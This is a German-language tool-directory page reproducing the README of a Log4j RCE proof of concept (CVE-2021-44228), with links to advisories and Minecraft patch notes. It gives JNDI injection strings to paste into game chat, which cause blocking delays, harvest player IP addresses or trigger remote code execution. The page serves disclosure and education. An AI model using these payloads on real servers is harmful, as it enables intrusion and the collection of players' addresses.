
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/hycrafthd/log4j-rce-proof-of-concept
Payload-GenerierungSchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstestsLernen & Bildung
GitHubhycrafthd/log4j-rce-proof-of-concept

Log4J-RCE-Proof-Of-Concept

Log4j-RCE (CVE-2021-44228) Proof of Concept mit zusätzlichen Informationen

Repository anzeigenWebseite
1823136vor 4 JahrenVon Kitploit geprüft
Teilen

Log4J-RCE-Proof-Of-Concept (CVE-2021-44228)

Dies ist ein Proof of Concept des log4j RCE.

Hier sind einige Links zu CVE-2021-44228:

  • https://www.lunasec.io/docs/blog/log4j-zero-day
  • https://github.com/advisories/GHSA-jfh8-c2jp-5v3q
  • https://github.com/apache/logging-log4j2/pull/608
  • https://www.youtube.com/watch?v=JPGola6BamU

Dieser Fehler betrifft fast alle log4j2- und möglicherweise log4j1-Versionen. Die empfohlene Version ist 2.15.0, die den Exploit behebt.

Demonstration mit minecraft (das log4j2 verwendet)

  • Details zu den Auswirkungen auf minecraft finden Sie hier: https://twitter.com/slicedlime/status/1469150993527017483
  • Artikel von minecraft hier: https://www.minecraft.net/en-us/article/important-message--security-vulnerability-java-edition
  • Behobene minecraft forge-Versionen: https://twitter.com/gigaherz/status/1469331288368861195
  • Ausführlicher Artikel von minecraft forge: https://gist.github.com/TheCurle/f15a6b63ceee3be58bff5e7a97c3a4e6
  • Behobene minecraft fabric-Versionen: https://twitter.com/slicedlime/status/1469192689904193537
  • Behobene minecraft paper-Versionen: https://twitter.com/aurora_smiles_/status/1469205803232026625
  • Behobene minecraft spigot-Versionen: https://www.spigotmc.org/threads/spigot-security-releases-%E2%80%94-1-8-8%E2%80%931-18.537204/
  • Behobene minecraft sponge-Versionen: https://discord.com/channels/142425412096491520/303772747907989504/918744598065586196

Verzögerung oder Senden serialisierter Daten


  • Fügen Sie ${jndi:ldap://127.0.0.1/e} in den Chat ein. Wenn ein offener Socket auf Port 389 vorhanden ist, versucht log4j eine Verbindung herzustellen und blockiert die weitere Kommunikation, bis ein Timeout eintritt.
  • Bei Verwendung dieses Proof-of-Concept-Exploits protokolliert das Konsolenprotokoll THIS IS SEND TO THE LOG!!! LOG4J EXPLOIT!, was ein serialisiertes String-Objekt vom LDAP-Server ist.
image

  • Zusätzlich empfängt der schädliche LDAP-Server jede IP-Adresse, bei der die Nachricht protokolliert wird. Das bedeutet, dass IP-Adressen von Spielern auf einem Server mit diesem Exploit gesammelt werden können.

RCE


  • Fügen Sie ${jndi:ldap://127.0.0.1/exe} in den Chat ein. Wenn -Dcom.sun.jndi.ldap.object.trustURLCodebase=true auf true gesetzt ist, erfolgt die Remote-Code-Ausführung.
image

  • Glücklicherweise deaktivieren moderne JDKs das Laden entfernter Klassen standardmäßig. (https://www.oracle.com/java/technologies/javase/8u121-relnotes.html)
  • Ältere Versionen können dies immer noch erlauben!!

Haftungsausschluss

Dieses Projekt dient nur zu Bildungszwecken.

Tool herunterladen

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    891
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    547
  • 3

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    369
  • 4

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    366
  • 5

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    309
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    282

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →





